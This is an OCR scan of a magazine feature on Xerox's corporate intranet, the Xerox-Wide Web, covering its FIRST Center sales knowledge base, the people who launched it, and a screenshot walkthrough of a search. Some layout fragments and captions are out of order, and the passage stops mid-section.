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

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


Documenting the Xerox-Wide Web

Xerox's intranet keeps employees tuned in, turned on and efficient. One knowledge base on the private Web saves man-years of effort.

Cindy Casselman has spearheaded the intranet charge at Xerox.

BY BETH SCHULTZ

A Xerox Corp. sales rep at a customer site is stumped when asked if it is possible to hook one of Xerox's TCP/IP-based printers to a Novell, Inc. NetWare LAN. Not wanting to lose the sale, he fires up his laptop and dials in to the company's corporate intranet, Xerox-Wide Web (XWW).

Once connected, he zooms over to the Field Information Research Systems Team (FIRST) Center, a resource facility established by the company's U.S. Customer Operations unit to support presale activities. From there, he accesses the FIRST Knowledge Base and peruses it for information on TCP/IP and NetWare. He quickly learns a few default settings have to be changed and a few other system files tweaked, but connectivity is possible.

Within minutes, the rep is diagramming the configuration for the customer. He has shaved a couple of days off the time it would have taken him to figure out the answer on his own and has left the customer with the impression that Xerox is a company that can get the job done.

"What we're doing is returning time to the field," says Jim Roth, a systems consultant at the FIRST Center in Dallas. "And if you use the formula time equals money, then we're doing our job in a very large way — we're returning person-years to the field on a monthly basis."

Roth has devised a return-on-investment formula for FIRST Center backers, the Xerox business units that fund the research center. "If each inquiry saves you two days, and we extrapolate this over the 1,400 inquiries we get each month, we're saving on the order of decades of time," Roth says.

"You can count that as funny money if you want, but I tell you what: You can't believe how excited people get about the time savings," Roth says.

Knowledge gained

FIRST Center has built a giant knowledge base that houses answers to questions on Xerox printing and production systems. The World-Wide Web provides the perfect interface to that knowledge base, Roth says.

> "We really feel that the intranet development takes a new relationship. It takes the technology and the content and the strategy to make this powerful."
> –Cindy Casselman

The ubiquity of browsers, coupled with the knowledge base and some sort of search and retrieval engine, adds up to a pretty powerful tool, Roth says.

FIRST Center, which runs one of the more advanced, mature sites on the XWW, relies on Verity, Inc.'s Topic search engine to handle queries. The engine pulls information from the FIRST Knowledge Base, which extracts information from a relational database as well as other sites.

"When you go to FIRST Center's home page and launch a search, you're actually searching over 20 to 25 different data collections," Roth explains. "They're all similarly formatted so that when you get the results back, it's just a click away to follow a URL."

Activity at FIRST Center, which predates the Web interface, has skyrocketed since the Web searcher was implemented. About 1,000 of the 5,000 to 7,000 mobile U.S. salespeople have registered to use the FIRST Knowledge Base. That number grows monthly by about 100, Roth says.

"When the Xerox sales force went to the virtual office, we had to radically alter the way we communicated with them," Roth says. He maintains that intranet access has become more important to business than the telephone — the words of a true intranet evangelist, as Roth merrily classifies himself.

But he isn't out there alone trying to spread the word. Like any research-intensive, network-savvy company, Xerox has had its share of Web pioneers and proselytizers. The Xerox information technology department has been running an enterprisewide Internet-style network for more than a decade, and supporting pockets of people using Web browsers and servers for several years.

Cindy Casselman, however, gets much of the credit for triggering the events that turned those ad hoc activities into a sanctioned, strategic effort.

As manager of strategic communications, Casselman set out to figure out how Xerox could become a better communicator. Ironically, Xerox, which was busily building its image as The Document Company, was struggling to deliver information about its own goings-on to employees before they heard it elsewhere.

After conducting a survey, Casselman found employees wanted information that was timely, relevant, accessible and honest. They were, it appears, tired of finding out about Xerox business activities on the radio. She identified the Web, which was just gaining attention at the time, as a medium with real possibility for answering some of those needs.

In what she calls kismet, Casselman met Malcolm Kirby, a manager in the company's IT group, and Richard Beach, a scientist at the Xerox Palo Alto Research Center. Kirby was looking for ways to shift the information infrastructure from a push to a pull model, and

Just the facts

THE XEROX-WIDE WEB

Xerox Corp. has been running a corporatewide intranet, called the Xerox Wide-Web (XWW), for almost one year. The XWW:

- **Can be accessed by about 20,000 of Xerox's 70,000 employees worldwide. By year-end, that number is expected to grow to 50,000.**
- **Comprises approximately 1,000 sites and 400 Web servers, which primarily run Web server software from The Center for High Energy Physics.**
- **Supports surfing via Netscape Communication Corp.'s Navigator and NetManage, Inc.'s WebSurfer browsers for Windows PCs and Spyglass, Inc.'s Mosaic for Unix machines.**
- **Is used to provide access to knowledge bases, support online communities of practice and disseminate information.**


SITE SEEING

A step-by-step guide to Xerox's intranet


Winning a print job

A sales rep drops by a customer site to update his client about Xerox Corp.'s product strategy. While there, he learns the company is planning a major migration to Microsoft Corp.'s Windows NT environment. The customer also wants to revamp its network publishing system and is trying to get a handle on how to mesh the plans. The rep calls a Xerox sales analyst and asks him to do a little research on the topic.

❶ The sales analyst dials into the Xerox-Wide Web, the corporate intranet, and types in the URL for the Field Information Research Systems Team (FIRST) Center, a resource facility established by the company's United States Customer Operations unit. From there, he hits the hot link to the center's massive knowledge base.


Netscape - [The FIRST Center Home Page]
File Edit View Go Bookmarks Options Directory Window Help
Back Forward Home Reload Images Open Print Find Stop
Location:
N
WELCOME TO THE XEROX FIRST CENTER
FIRST
Field Information Research Systems Team
WHAT'S NEW?
FIRST KNOWLEDGE BASE SEARCH
FIRST SUBMISSION FORM
XEROX WEB SEARCHER
Reload current document

❷ After registering, the analyst launches a simple query for information on Xerox's DocuTech production publishing system and Windows NT.


Netscape - [FIRST Knowledge Base Searcher]
File Edit View Go Bookmarks Options Directory Window Help
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
N
The FIRST Center
XEROX
FIRST Knowledge Base Searcher
Simple (words or phrases separated by AND, OR, or commas)
Product
Created
Updated

❸ Search engine returns 17 possible documents. The analyst clicks on the hot link for a Tech Note that sounds like it might be right – DocuTech and DocuPrint on a Windows NT network. He reads it through and gets an understanding of the issues but wants to get some specific configuration details on the DocuTech Network Server PLUS, so he heads back to the FIRST Center home page.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XERO

Beach, who in working on supplying document services to customers via the Internet, had begun promoting the idea of an internal Web.

"We had defined a workgroup-based approach to Web-based, pull-oriented information-sharing," says Kirby, manager of applied collaborative technologies in the Xerox Global Strategy and Advanced Technology group. "Cindy wanted to extend this is an enterprise environment."

The three began exploring the concept of an intranet from a corporate perspective. "We started to try to figure this out, and what it would be, and what it would look like and what it could mean to employees," says Casselman, who is now intranet development partner at Xerox headquarters in Stamford, Conn.

"We really feel that the intranet development takes a new relationship like ours. It takes the technology and the content and the strategy to make this powerful," Casselman says.

Kirby agrees. "There has always been strong end-user pull for extending collaborative services. In my mind, however, it was important that this not be exclusively an IT initiative," he says. "Particularly in the case of the Web, the traditional paradigm of information systems doesn't map well to the model of information empowerment and personal responsibility inherent in the Web."


The trio ultimately cooked up the idea of the XWW. To make sure the XWW matched employee wants and needs, it solicited input from people across the organization. The group then identified 20 or so people that it felt had expertise and insight to lend and asked them to participate in a steering committee.

The task force decided that knowledge bases and communities of practice should be the hallmarks of the XWW. "Our initial objective was to create a knowledge base for Xerox people to get the information they needed to do their work, and to create a virtual online community so that people — especially those people who don't even have offices — would have a place to go that represented Xerox to them," Casselman says.

The group also decided it would use the intranet for information dissemination and to get out corporate news. "We wanted Xerox employees to have a place to get the highlights of what is going on in the world of Xerox," Casselman says.

A familiar sight

